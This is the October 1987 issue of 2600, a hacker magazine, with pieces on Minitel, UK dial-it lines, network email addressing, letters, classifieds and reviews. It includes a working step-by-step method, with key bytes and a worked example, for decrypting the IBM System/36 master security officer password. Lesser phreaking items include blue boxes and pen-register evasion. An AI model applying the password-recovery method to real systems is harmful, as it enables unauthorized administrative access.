The telephone company in France tried a wild experiment seven years ago: they cut back on printing telephone directories and started giving out computer terminals with built-in modems to all of their customers. But replacing directory assistance wasn't all they had in mind—the terminals can also be used to access Minitel, France's videotext system. Videotext is an all-encompassing word used to describe nearly any kind of home information service. Most of these services in other countries use special adapters built into TV sets to display information that is "piggy-backed" on the carrier of a broadcast or cable station. Minitel is much more flexible because it uses the telephone network to connect to users (which makes two-way communication with the videotext system easy) and computer terminals for its input/output devices (which allow the user to enter all sorts of interesting data, as opposed to just pressing a few buttons on a numeric keypad). Two years ago, Minitel allowed outside companies to provide services over the videotext network. It soon became evident that one of the things videotext customers were willing to pay $10 an hour of online time for was sex. Message services (messageries) sprang up giving anyone in the country a chance to talk dirty, either with on-line chatting or via electronic mailboxes. These message services account for 16 percent of all Minitel traffic. Service providers advertise heavily in the Paris Metro and on public billboards with lines like: "For a good time dial 36-15 and type in "MARIE". Some of the sleazier services actually hire people to participate in conversations and keep them going as long as possible (the longer you type, the higher your bill), and some even sleazier try to program computers to do the same thing. Experienced Minitel users say that these ruses are easy to see through, and there's always a better service to sign onto. To use Minitel, plug your government-provided terminal into the wall, and the telephone into the terminal. Dial 36-15 and type in the name of the service you want. That's it. Any online charges you run up will show up on your phone bill. No need to log on and there's no way to hack passwords. Employers who are unhappy with large Minitel bills run up by their disaffected staff during office hours can buy software that blocks calls to the message services. Have any readers of *2600* found their way onto Minitel yet? The thought of an entire population using computer terminals, not just the technologically literate minority, is truly revolutionary....If you try calling certain payphones in Manhattan, you just might hear a recording that says, "The number you have reached is being checked for drugs." Or words to that effect. As part of the ongoing war against drugs in New York City, police have received the cooperation of New York Telephone in cutting off incoming service to phone booths that were "under siege" by drug dealers. Dealers and pushers along "Cocaine Strip" (Amsterdam Avenue from 80th to 96th Streets) and other drug supermarkets were forced to fight high-tech fire with even higher tech: they now carry beepers so that their connections can reach out and score without having to go through public payphones. Beepers are also rumoured to be in use by all sorts of other illegal operations, including numbers runners and stockbrokers. For some strange reason, no one has talked about having the Secret Service or the FBI raid any beeper companies because of all the crime-oriented traffic passing through their computers. Nice to know that some people are still protected by their Constitutional rights....

THIS AD FOR MINITEL IS FOUND IN FRENCH PHONE BOOKS.



Retrouver un correspondant : faites-le en Minitel.

Le Minitel, c'est un petit terminal branché sur le téléphone qui permet de faire toutes sortes de choses en direct : retrouver quelqu'un rapidement n'importe où en France avec l'Annuaire Electronique ; consulter son compte bancaire, les horaires des transports, les programmes de spectacles, faire des achats sur catalogue...

C'est tellement pratique qu'on a toujours un service à



lui demander. Certains de ces services sont gratuits, d'autres payants ; tout dépend du fournisseur.

La communication elle, ne coûte en général qu'une taxe téléphonique de base toutes les deux minutes aux heures de plein tarif*.

Vous pouvez louer un Minitel dans toutes les Agences Commerciales des Télécommunications. Et là où le Minitel est proposé en remplacement de l'annuaire papier, vous pouvez en obtenir un sans supplément à votre abonnement téléphonique.

Alors, la prochaine fois, allez cherchez vos correspondants en Minitel. Appelez gratuitement le Numéro Vert 05.10.20.10 pour avoir de plus amples renseignements, notamment sur les coûts de Télétel.

(*) Pour le Service Annuaire Electronique, là où le Minitel est proposé en remplacement de l'annuaire papier : les trois premières minutes sont gratuites (accès par le 11).

La puissance de l'informatique, la simplicité du téléphone.

England's Mass Announcements

by John Drake

Besides offering a regulated loop or party line, British Telecom has also created an industry out of the pre-recorded message.

The most upmarket version, which they openly publish, consists of the Citycall numbers which offer hourly reports based on different areas of the stock market.

But industrious third party companies have taken up the idea and offer—via British Telecom—recorded messages and services—anything from horoscopes to comedians' acts to fetish fashion information.

Advertisements for this new found industry can be found in the tabloid press and are controlled from a specially set up telephone exchange handling the recorded messages and direct dial cellular phone numbers which are not formally listed in any directories.

On average, each call will last less than three minutes. All local calls are billed in the UK. The rate structure is based on the time of day and is raised to an average of 38 pence per minute peak and 25 pence off peak.

Here is a list of recorded messages, dialable from anywhere in England:

0898 300 153	Jenny Blythe (34-23-34)
0898 300 101	Page 3 Girls
0898 300 146	Lipstick
0898 300 162	How to be a Yuppie
0898 300 158	Kevin Petts—Page 7 guy
0898 300 100	Other programmes
0898 300 445	Couple troubles
0898 300 416	Sex & Women
0898 300 417	Sex & Men
0898 300 345	Dateline
0898 300 377	Loveline
0898 300 346	UFO Line
0898 300 370	Adult Joke Line
0898 300 444	Teenage problemline
0898 300 164	Cleo Rocos
0898 300 165	Mr. Know-all
0898 300 110	Horoscope & Lovelife predictions
0898 300 154	The Wallys—shocking new version
0898 300 141	Pillow Talk
0898 300 166	Confessions of an Air Stewardess
0898 300 183	Why leather is sexy
0898 300 143	Boots—Thigh or Ankle
0898 300 172	Teenage sex problems
0898 500 109	Eva's Embarrassing Evening
0898 500 123	Alternative speaking clock
0898 100 162	Adventures of the bathing beauty
0898 100 133	A French teacher confesses
0898 100 175	Encounters in the hayloft
0898 100 129	Chateau de vice—Chevette rock star
0898 100 167	Lovecasts
0898 100 131	Tarzan & Jane Jungle Adventures
0898 100 112	Donna's Disastrous Dinner Party
0898 100 720	Madonna—the facts
0898 100 755	Tom Cruise
0898 100 765	Moonlighting
0898 100 700	Michael J. Fox
0898 100 710	Prince
0898 100 781	Michael Jackson
0898 100 795	Update on all Hollywood stars
0898 100 740	Storyline
0898 100 775	Carol's true love
0898 100 735	Comedy line
0898 100 782	AIDS line—Q&A
	Comic Lines
0898 600 143	Rowan Atkinson—Impatient man in queue behind student
0898 600 202	Going to Hell—Smith & Jones—Head to Head
0898 600 203	A visit to Harley Street
0898 600 204	Conception & Genetics
0898 600 205	Christmas, drinking and the police
0898 600 206	Football rioting death
0898 600 149	Blue films
0898 600 208	Wife swapping
0898 600 209	The women's movement
0898 600 152	Sex is natural
0898 600 211	Millionaires—Lenny Henry
0898 600 213	Sex and kids growing up—Bob Newhart
0898 600 218	The driving instructor
0898 600 219	Introducing tobacco to civilisation
0898 600 220	The cruise of the SS Codfish

(continued on page 16)

The Growing Worldnet

(continued from page 5)

steve. The %-sign is used as a kludge to indicate indirect addressing via a gateway that is not directly addressable from all over the WorldNet. The last example is one of UUCP addressing. It reads from left to right. With standard RFC822 addresses, you do not need to know the path the mail will take to get to its final destination. The system takes care of that. UUCP is dumb in that respect. You need to know the path the mail will take. So example 4 says to send it to a machine called philco, which will send it to a machine called sun which in turn will send it to a machine called munarri, which has a user called john. You can see why people hate UUCP addressing. This type of "bang" addressing is slowly being phased out for the new style of addressing detailed below. But there are still many UUCP sites that prefer their "old" ways. Then again, there are still a lot of people who like Cobol.

Here are some examples of a RHS address:
taunivm.bitnet
wiscvm.wisc.edu
relay.cs.net
decwrl.dec.com
vax.camb.ac.uk
vm1.tau.ac.il

The first is an example of the old style of addresses—taunivm.bitnet. It is a nodename and a network identifier. The next three are examples of Arpanet addresses. They read from right to left and are tree based. The right-most token represents the higher authority, such as .EDU (educational), .NET (network information center), or .COM (commercial). It no longer makes a difference if wiscvm.wisc.edu resides in Arpanet or Bitnet or Csnet. It may indeed be directly connected to all three. The user shouldn't care what network the end user is connected to. Imagine if your friend was connected to Sprint while you used ATT. It shouldn't make a difference in your dialing to know that the end destination is being serviced by Sprint. Just dial the number. That is the concept of "dotted domain names".

As soon as you leave the United States, things get even more organized. Every country has an ISO (International Standards Organization) country code. Within each country, an authority decides what second level domain names to assign—such as .AC (academic), .RD (research and development), .COM (commercial), etc. As you move from the right to left of the RHS address, you move from the macro to the micro. Once again, it is important to note that the concept of what network the user resides on becomes a "thing of the past".

Putting it all together, we end up with addresses that might look like these:
Hank@vm1.tau.ac.il
John Smith@decwrl.dec.com
steve%hbo.HAIRNET@relay.cs.net

In conclusion, the Worldnet supplies electronic mail traffic for free to users with an account on any machine that is connected to one of the networks listed above. The institution ends up picking up the bill for the leased line, while the user only gets charged for the local cpu time and connect time used to create and send the letter. Abuse (chain letters, mass mailings, commercial use of the network, etc.) is frowned upon by the ones who run the networks as well as the hackers who make use of them. If you use the network, don't abuse it.

For further reading: Communications of the ACM, October 1986, Notable Computer Networks, Quartermain and Hoskins.

You Too Can Write for 2600!
Just send your articles to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953
Call 516-751-2600
for specific info

Notes and Replies

Dear *2600*:

First off, thanks to you I now have the Radio Shack Duophone Computerized Phone Accountant model 1000. What a nifty little device! I always wondered who the babysitters were calling...and for how long.

Secondly, here's some cellular phone information that the dealer gave me after I showed him copies of *2600* and its cellular-related information. He was very happy to swap information.

Thirdly, in reply to The Sorcerer's letter (*2600*, August 1987), if the police were as inept in their "capture" as he claims they were, it says one of two things: either The Sorcerer wasn't as "discrete" as he should have been, or the rest of the hacking/phreaking community is put on warning when a "Robocop" starts cleaning up.

The Sorcerer also requested information regarding Bill Landreth (aka The Cracker), author of "Out of the Inner Circle". Enclosed please find the cover story, September 20, 1987, to the Southern California computer magazine "Byte Buyer", which I penned. This should give you all the information you may need on Mr. Landreth.

Lastly, I run a BBS called Mainstreet Data (619-438-6624). In it is a section called TAP Magazine. This section of the board is filled with information gleaned from the AP wire, international, national, and all 50 states individually regarding the keywords: hacking, phreaking, and computer crime. It is an extremely popular section of my large online system. To receive a complimentary account, call, enter 12 for your ID, for your password enter DAKOTA, and at the first command prompt enter PRO (of course there is no punctuation). You will be given access to the entire system. I would be happy to be one of your West Coast BBS envoys.

Thanks for being!
Rainer Mueller

Thanks for the cellular info. We will try to do something with it for a future issue.

Your article on Landreth was very informative and while we cannot print it in its entirety, here are the main points for the benefit of our readers. As a result of intruding on GTE Telemail back in 1983, Landreth was sentenced to three years of probation. He then put out a book entitled "Out of the Inner Circle" which sold over 50,000 copies. Because of this, he became something of a celebrity, a role which he apparently wasn't comfortable with. In the fall of 1986 he vanished entirely. He wasn't seen again until early this summer when he was discovered in a town 40 miles north of Portland, Oregon, "apparently dressed like a bum". He was arrested on a charge of federal probation violation and sentenced to five years in prison. He is due to return to court on October 13. His sentence may be commuted at that point or he may receive a different sentence. Regardless, as of this writing, Landreth was still incarcerated at the Metropolitan Correctional Center in downtown San Diego.

As ones who have seen the results of being thrust into the spotlight unwillingly or half-willingly, we find this whole series of events to be quite sad and unfortunate. Too often, the media jumps on individuals for one thing or another, completely forgetting that they are mere human beings, subject to the same fears and insecurities we all have at one time or another. It's happened to rock stars, lottery winners, and crime victims. Now it's happened to a computer hacker.

S SPEAK OUT

Clearly, Landreth should not be locked up in jail. His "crimes" have hurt no one more than himself. Imprisonment in this case is barbaric and inhuman. We call on our readers to speak out against this kind of injustice in whatever way they can. And we wish him well.

Readers who want to hear more about this case should call the above-mentioned board. Hopefully, the facts will be passed around on different bulletin board systems as well.

We thank the many readers who have expressed an interest in running bulletin boards for 2600. Last month we mentioned certain features we would require: full access to all callers, private mail that ensured privacy, and no verification of identity for users. If you want your board to be a 2600 board, it must also have 24-hour access, 300/1200 baud capability, the ability to store at least 100 messages on at least 3 public boards, the ability to handle at least 100 users, storage capacity for certain text files, and a way of having information uploaded. If you can meet those requirements, then contact us. All kinds of computers are welcome as are all kinds of software, provided they can handle the above.

An Explanation

Dear *2600*:

Regarding my September letter, allow me to clarify my position—you're right that I made a mistake in ripping off the phone company. That was something I did because I was having fun with BBS's at the time, and when we discovered that dial-up and figured out what was happening, we went a little berserk. But like the kid whose interest is sparked by a ninja movie and later gets into serious martial arts, that was where I got my first glimpse into the world of amateur hacking. Since then, I've been trying to learn more from BBS's and *2600*.

I just wanted to clear things up so I don't sound like a total defiant scumbag.

Also, I think Audie's idea of a special issue sounds good.

Respectfully,
The Sorcerer

Your comments have been noted. And, by the way, that was your August letter you were referring to. This is your September letter.

Newsstand Update

Dear *2600*:

You've been saying that you'll be on newsstands soon. Is this in fact in the works?

Curious

We are in the process of working out an arrangement with a distributor in New York City. Right now you can find 2600 in some bookstores and magazine stands. Among them are: Hudson News, Coliseum Books, Soho Zat, and St. Mark's Books (all in New York City) with more on the way. We're also working out deals with book shops in England, Holland, Germany, and Finland. If you have any ideas or can help out, contact us. We'll keep you posted.

Misinformation? Us?

Dear *2600*:

I was very upset with the misinformation you printed in your September issue. In an answer to a letter, you said that pen registers can be bypassed by using cordless phones. Nothing could be further from the truth! Pen registers record the number you're dialing no matter what kind of a phone you're using. And your suggestion of dialing on a cordless phone to avoid the pen register and then hopping back onto a regular phone to avoid being monitored on the radio is ridiculous, to say the least. I

(continued on page 18)

Author: Mel Beckman
Abstract: Explains how to locate and decrypt the user-ID and password of the master security officer.

Introduction

The System/36 password security file is encrypted in a slightly more vigorous fashion than the System/34 method (which simply inverted the bits). However, IBMs Rochester cryptographers are not exactly Enigma material, since only three hours effort was required to crack this scheme.

Step by step

1. Locate the file #SECUID0 on disk using a catalog listing, which gives the starting block number. Multiply this number by 10 to get the starting sector number. Add 1 to that, since we're skipping the first sector of the file, which contains pointer information.

2. You must now print out or examine this disk sector. You can use either the PATCH procedure, or Alter/Display option 2. If you use Alter/Display, you'll have to convert the number to hex (PATCH allows you to enter a decimal sector number, followed by the word 'DEC'). The file contains 128 byte records, each record starting with X'01'. This procedure will show how to decrypt the user-ID and password for the first record - which is the master security officer record; thus we are concerned with just the first line (16 bytes) of the sector.

3. The remaining steps use the attached worksheet to perform the decryption. After you've displayed the sector from disk, write down the 2nd through 9th bytes on worksheet line 1. Be sure to skip the first byte (which is X'01').

4. Subtract the hex bytes on line 2 from the corresponding bytes on line 1 and write the result on line 3. Treat each byte as an isolated number - don't borrow from neigboring bytes. If the result goes negative, don't worry; just use the complement that you come up with after subtracting. A hexadecimal calculator is handy here if you're not fluent in hex arithmetic. The result on line 3 is the user-ID in EBCDIC, which you can convert to characters using the attached EBCDIC chart.

5. Now write down the 12th through 15th bytes on the worksheet line 4. Note that you are skipping over two bytes.

6. Subtract the hex bytes on line 5 from the corresonding bytes on line 4 and write the result on line 6.

7. Write down the 4th through 7th bytes on the worksheet line 7. Subtract the hex bytes on line 7 from the corresponding bytes on line 6 and write the result on line 8, which is the password in EBCDIC.

Security Decryption Worksheet

1. __ __ __ __ __ __ __ __

2. 32 0A B9 16 8C 59 7E A3

3. __ __ __ __ __ __ __ __ (User-ID in EBCDIC)

4. __ __ __ __

5. B9 16 8C 59

6. __ __ __ __

7. __ __ __ __

8. __ __ __ __ (Password in EBCDIC)

Example: 0106CB9B F95132BE E338D52B D0BF6D3C

1. 06 CB 9B F9 51 32 BE E3

2. 32 0A B9 16 8C 59 7E A3

3. D4 C1 E3 E3 C5 D9 40 40 (User-ID is 'MASTER')

4. 2B D0 BF 6D

5. B9 16 8C 59

6. 72 BA 33 14

7. 9B F9 51 32

8. D7 C1 E2 E2 (Password is 'PASS')

(continued from page 10)

UK Mass Announcements

Citycall

0898 121 212	Cityca!l directory
0898 121 220	General market report
0898 121 221	Company news
0898 121 225	Active shares
0898 121 230	Foreign exchanges
0898 121 235	Currency Hotline
0898 121 240	Leading shares A-K
0898 121 241	Leading shares L-Z
0898 121 245	Traded options
0898 121 246	Options review
0898 121 250	USM
0898 121 255	Recent issues

(Note: These numbers seem to be reachable from England only. However, we know there's got to be a way around that. It's possible the British Telecom operators at 800-445-5667 will put calls through to the above. It's also possible blue boxes can get through. We'll let you know what we find out. In the meantime, the following numbers are meant to supplement the list from our July, 1986 issue. All of them need country code 44.)

1-2468015	Dialing Instructions
1-2468017	Dialing Instructions
1-2468026	Financial Report
1-2468035	British Telecom Guideline
1-2468040	Christian Message
1-2468050	Challenge Line
1-2468060	Racing Bulletin
1-2468072	VD info
1-2468080	Newsline
1-2468088	Civil Emergencies
1-2468090	Weather
1-2468200	Time
1-2468400	Music
1-2468600	Music
61-2468011	US dial tone
203-8069	Coventry Radio
246-8015	Cricket Line
634-8069	Kent Radio
702-8900	Essex Radio

(continued from page 3)

are most of our readers pass by something every day that a good many of our other readers would find interesting—like a central office with a statue of Stalin in front of it. There are all kinds of possibilities.

But pictures aren't all that we find interesting. If you go away someplace, look at the phone books. Sometimes there are hilarious pages contained in them. You may get some bizarre notice in the mail that you can share with the rest of the phone/computer crowd.

2600 is not like other magazines. Our subscribers serve as our eyes and ears. You tell us when something new is going on and we investigate. You send us material that we print. We're all in this together—phones and computers have touched every one of us, whether we wanted them to or not. 2600 is here to give you the individual's view of high technology so you can grab the future before it grabs you.

So send us what you've got—articles, pictures, drawings, letters, clippings, etc. The address to send things to is 2600, PO Box 99, Middle Island, NY 11953. By pitching in a little bit, you'll be helping to make us that much more well-rounded and informative.



Information You Need From Full Disclosure

#500	Full Disclosure Newspaper (12 issues)	$15.00
#300	The FBI Project Newsletter (4 issues)	$10.00
#1051	The FBI And Your BBS	$5.00
#1050	FBI "Black Bag Jobs"	$5.00
#1020	How To Get Anything on Anybody	$30.00
#1012	Covert Intelligence: Electronic Eavesdropping Techniques	$7.95
#1030	Privacy - How To Get It. How To Enjoy It	$18.95
#1022	D.E.A. Narcotics Investigator's Manual	$49.95
#1033	Electronic Investigation and Secure Comm. Course	$25.00
#1009	Freedom of Information & Privacy Act Guide	$4.95
#1040	Police Intelligence Systems in Crime Control	$19.95

Add $1.50 postage and handling to book orders. 10% discount on orders of three or more books.

Full Disclosure is dedicated to bringing you information you need to know about the government and related subjects. Write or call for free sample issue and book catalog.

Full Disclosure, Box 8275-W1, Ann Arbor, Michigan 48107.
Toll free phone: 1-800-832-4372 Ext. 105 (313-747-7027 in Michigan).

Advertise in 2600!

Reach thousands of intelligent and articulate individuals throughout the world!

Only $200 for a full page, $100 for a half page!

WRITE TO: 2600 ADVERTISING, PO BOX 762, MIDDLE ISLAND, NY 11953

LETTERS

(continued from page 13)

just hope nobody gets in trouble believing that this technique is safe.

Worried and Upset in Arizona

There seems to have been some misunderstanding on this topic, judging from the way 2600 has been blasted by some readers in the last couple of weeks. A reader wrote in last month to tell us that his Radio Shack pen register didn't record numbers he dialed when he used a cordless phone. We found this to be true with this model of pen register and with certain cordless phones. We don't know if that is true of other "real" pen registers and that is what we said. If someone wants to give us access to a genuine law enforcement-type pen register, we'll be happy to tell our readers everything it does and doesn't do. Until then, we have to be honest: we're not entirely sure. We'd appreciate hearing from people who have actual hands-on experience in this field.

WRITE A LETTER!

And send it to us!

If you have questions or comments about our magazine or about computer hacking and phone phreaking, write them down and send them to

2600
Letters Dept.
PO Box 99
Middle Island, NY
11953



operating

(continued from page 6)

are made by the NYT TOPS operators to some older mechanical central offices, the operator will sometimes come onto the line with a reorder (fast busy) or recording. Sometimes when the operator leaves the line the recording stays there and the interrupted party cannot hang up. One reader wrote us and said that after an interrupt there was a recording saying "the area code for the number you dialed has been changed to 718" on his line for 2½ hours! During the course of this ordeal, two or three other people got tied in on crosstalk and also could not hang up.

- There aren't enough facilities to handle the bulk of calls the NYT operators seem to be receiving. Many times after dialing a 0+ call and hitting a 0 at the tone, you will get a reorder. Sometimes you get a recording telling you to wait because all operators are busy and then you get a reorder. Every once in a while you get a reorder when a New York Telephone operator tries to pass you to an AT&T operator.
- Finally, these new operators seem to have less experience dealing with people than AT&T operators. They can be quite rude and often don't know what they can and can't dial. It's not hard to get them to waste everyone's time by trying over and over to dial an 800 number.

The introduction of these NYT operators has proven to be fun, educational, and annoying as hell. If you have any observations, comments, or questions on this latest change in the system, contact me at *2600* and I'll do my best to investigate.

2600 marketplace

FOR SALE: Ex-Bell blue boxes, old and stylish, may even work! Also a wide range of old Bell comms equipment. Call (514) 228-6731 and ask for Rick for details.

DO YOU HAVE old outdated computer equipment lying around gathering dust? Why not donate it to 2600's growing bulletin board network? Support freedom of speech in your time! Contact 2600 at (516) 751-2600 or write 2600, PO Box 752, Middle Island, NY 11953.

FOR SALE: SWTPC Model CT-82 intelligent video terminal. Completely programmable (150 separate functions), RS-232C & parallel printer ports, full ASCII keyboard w/cursor control pad, 9" P-31 CRT w/7x12 dot matrix—up to 92 column capability, 32 baud rates to 38,400—much more. Excellent condition with full documentation. Originally $800, sell for $125 or best offer. Bernie Spindel, 144 W. Eagle Rd., Suite 108, Haverton, PA 19083.

FOR SALE: COMMODORE 8-BIT ROBOTICS KIT by Fischertechnik. All hardware, interface, software and manuals included. Mint condition. $399. Send phone # to: Box 571, Forest Hills, NY 11375.

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send $10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6395, 7 to 4 CST. Ask for Airman Parochells. Cannot accept collect calls.

TAP BACK ISSUES—complete set (vol. 1-84) of high quality copies shipped via UPS or first class mail for $100^{00}. Over 400 pages of TAP material including schematics and special reports. Checks/M.O. to "P.E.I." Cash, M.O. shipped same day. SASE for sample. Pete G., P.O. Box 463, Mt. Laurel, NJ 08054.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses! Address: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

32K MODEL 100, U1-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adaptors, briefcase included, good condition, $1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 $150 or trade for 1200 or 2400 baud external modem. IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1. $250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

***2600* MEETINGS.** Fridays from 5-8 pm at the Citicorp Center in the Market—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. Questions? Call 516-751-2600.

Deadline for October issue: 10/5/87.



New England Telephone

J.B. Field
Manager

35 St. Peter Street
Salem, MA 01970
Phone: (617) 741-1030

Dear

Telephone service is furnished on condition that the identity of the person for whom service is provided is as represented at the time of the request.

On , telephone service was connected for you at
When the request for service was placed, you identified yourself as
and asked that the bills be rendered in that name.

We have since received information that leads us to believe this identity was not correct and that you misrepresented your identity in violation of Rule 5.1 of the Massachusetts D.P.U. Order of December 19, 1977. We have reason to believe that your true identity is
for whom we have a final bill for service rendered on
which has been outstanding since in the amount of .
Accordingly, we are notifying you that telephone service on will be disconnected on , IF YOU DO NOT COME TO OUR OFFICE IN SALEM WITH VALID I.D. AND A SIGNED LEASE.

To avoid disconnection of your service, the final bill must be paid in full, a deposit of $ 120 — must be paid to secure your present account, and the billing name on your present account must be changed to your name.

If service is disconnected, it will be restored if the requirements described above are met. A restoral charge of 20 — will also be applied to your account.

Manager

THIS NASTY LETTER WAS SENT TO ONE OF OUR SUBSCRIBERS WHO SOMEHOW GOT THE PHONE COMPANY TO THINK HE WASN'T BEING HONEST ABOUT WHO HE WAS. IT WAS ALL AN UNFORTUNATE MISTAKE, BUT WE GOT ANOTHER NEAT FORM LETTER OUT OF IT.

THE IMPORTANCE OF YOUR TELEPHONE

A personal message about your home telephone from the former F.B.I. Director Clarence M. Kelley

Your family's single most important link to the outside world is your home telephone. Your family's ability to communicate quickly and effectively has a direct impact on their safety and security.

My experience as Director of the Federal Bureau of Investigation has given me a keen awareness of the many security problems facing the homeowner of the 80's, and I am proud to be associated with one company that has actually listened to the needs of the public in designing a complete line of quality telephones for home and office use. UNISONIC has made these telephones to work not only for your convenience, but for your critical security needs as well.

The main thing to remember is that your telephone is an extremely important part of your household—it can act as your guardian. When you purchase a quality telephone from UNISONIC, you have chosen wisely.



Former Director, F.B.I.

Clarence M. Kelley

THIS IS BY FAR THE SILLIEST THING WE'VE EVER SEEN ON THE OUTSIDE OF A NEW TELEPHONE PACKAGE. IS OLIVER NORTH NEXT?

Review: CO Magazine Enlightening

CO Magazine
Published monthly by Telecom Library Inc.
12 West 21st Street
New York, NY 10010
212-691-8215
Subject matter: switching, transmission, and network service.
Cost: *CO Magazine* is sent free to "qualified" subscribers in the U.S. and Canada. If you're not in the industry, U.S. subscriptions are $36 per year.

Review by Dan Murphy

Running approximately 60 pages each month, *CO Magazine* is one of the better telecommunications magazines available. It's geared for the telecom industry personnel and is broken into theme sections, each containing an article or two.

One section common to each issue is "News" featuring topics such as what companies are using what new equipment and recently passed laws affecting the telecommunications world. The news often has an analysis which is an editor's note on how something will affect things, written from the perspective of an individual or a small business. "New Services" tells of the latest services and features offered by local and long distance companies with an occasional piece on how new technology will affect the telecom market.

"New Products" previews and reviews the latest in telecom gadgets, gizmos, and equipment. This is one of my favorite features—it deals with everything from ISDN dataline monitors to mini-responders for testing lines and trunks to US West's MPOW multi-purpose operator workstation.

The "Services" section which appears almost every month has a diverse collection of articles getting down to the nitty-gritty of how the telephone companies do what they do best. For instance, in the May 1987 issue an article entitled "Advancing Advanced 800" explains in detail how AT&T's Advanced 800 services function. The April 1987 issue describes New York Telephone's Network Service Center operations quite interestingly in "New York Telephone's War Room".

Some of the themes that *CO Magazine* has presented are enhanced 911 service, ISDN, and fiber optics. In each instance there were several articles describing available services and techniques in use in the field.

CO Magazine provides an up to the minute look at the telecom world. I think it's one of the best magazines around and, you have to admit, it's hard to beat the price.

2600 HAS MEETINGS

Every Friday afternoon
between the hours of 5 and 8
in the Market area of the Citicorp Center
in New York City,
53rd Street and 3rd Avenue

NOTICE

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind. Simply indicate the amount enclosed and which, if any, back issues you want. Your address label should be on the back of this form.

$15 ..... 1 year of 2600
$28 ..... 2 years of 2600
$41 ..... 3 years of 2600
$40 ..... 1 year corporate subscription
$75 ..... 2 year corporate subscription
$110 ..... 3 year corporate subscription
$25 ..... overseas subscription (1 year only)
$55 ..... overseas corporate subscription (1 year only)
$260 ....lifetime subscription (never again will we bother you)

Back issues are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 .....Any two years
$75 .....All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

AMOUNT ENCLOSED FOR SUBSCRIPTION:_____

AMOUNT ENCLOSED FOR BACK ISSUES: _____

1984 1985 1986 (circle years ordered)

TOTAL AMOUNT ENCLOSED: _____

(clip and send to us—your address is on the back)

CONTENTS

WORLDNET IS COMING 4
OPERATING WITH DIFFICULTY 6
TELECOM INFORMER 8
ENGLISH DIAL-IT SERVICE 10
LETTERS 12
2600 MARKETPLACE 19
REVIEW: CO MAGAZINE 22

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

WARNING:
MISSING LABEL

2600



The Monthly Journal of the American Hacker

Volume 4, Number 10 October, 1987 $2



DO YOU HAVE BACK ISSUES OF *2600*? If not, look what you're missing!

1984

AHOY! – an introduction to 2600. FBI GOES AFTER ADS HACKERS – FBI investigator unwittingly reveals tactics and recent activities. FLASH – LICA discusses GTE raids, AT&T credit cards, wireless phone trouble. THE TRUTH BEHIND THOSE 9999 NUMBERS – a toll free error story. DATA – various White House extensions. HACKING ON TELENET – how to s of Telenet use. ESS – ORWELL S PROPHECY – the first in a series on the fun and dangers of ESS. FLASH – directory assistance changes, computer air-ban, AT&T credit cards, etc. SOME THOUGHTS ON GARBAGE PICKING – first of a series of trashing for valuable information as related to a discussion of crosstalk. DATA – COUNTRY CODES – every last country code for overseas dialing. THE CONSTITUTION OF A HACKER – a discussion of hacking. ALTERNATE LONG DISTANCE – MCI – history, systems, and services. FLASH – 718, Connecticut wiretaps, Sweden person numbers, etc. THE FIRST ATOMIC BOMB – an inside story on the event as related to our nation's phone system. DATA – ARPANET HOSTS – list of accessible hosts. WHOSE STRIKE WAS THAT ANYWAY? – a startling analysis of summer 83 phone strike. THE TROUBLE WITH TELEMAIL – discussion of GTE's irresponsibility in protecting their system. FLASH – AT&T credit cards, portable prisons, 414's plead, etc. A TRUE SAGA OF TELECONFERENCING – what can happen on a teleconference. DATA – MCI ACCESS NUMBERS – DIALUPS FOR MCI MAIL. PHONE BOOK COLLAGE #1 – our artistic heritage in phone book designs. THE SIMPLE PLEASURES OF A STEP OFFICE – discussion of ins and outs of antiquated phone systems. IBM'S AUDIO DISTRIBUTION SYSTEM – using voice messaging technology. FLASH – 414 sentencing, equal access, bank record privacy, etc. THE WOES OF HAVING A SMALL-TIME RURAL PHONE COMPANY – a true story. DATA – AVAILABLE NETWORKS ON THE DEFENSE DATA NETWORK – a list including base addresses. EASYLINK ACCESS NUMBERS. ARPANET HOPPING – AMERICA'S NEWEST PASTIME – how it works and tips for its use. ELECTRONIC SWITCHING ADVANCES – some of the possible services and drawbacks. FLASH – Directory assistance charges, 2600 writer indicted, demise of E-COM, etc. THE DARK AND TRAGIC SIDE OF THE GREAT BREAK-UP – a frank discussion. LETTERS – sysop problems, 518-789 an XY step, etc. DATA – E-COM ACCESS NUMBERS – dial ups for the (now-defunct) service. NY TELEPHONE "LETTER OF DOOM" – a copy of a law enforcement monitoring notice. "LOOK OUT, HE'S GOT A COMPUTER!" – a defense of the hacker viewpoint. MCI MAIL THE ADVENTURE CONTINUES – an analysis of the well-known faulty E-mail system. FLASH – computerized meter-maid, blue box arrests, anti-hack legislation. INTRODUCING THE CLEAR BOX! – "post-pay" payphone device. LETTERS – new switching equipment, 99 scanning, repulsive operator story, etc. SPECIAL REPORT: TRW – BIG BUSINESS IS WATCHING YOU – how to use TRW, and an assessment of the potential of this system. BUT HOW 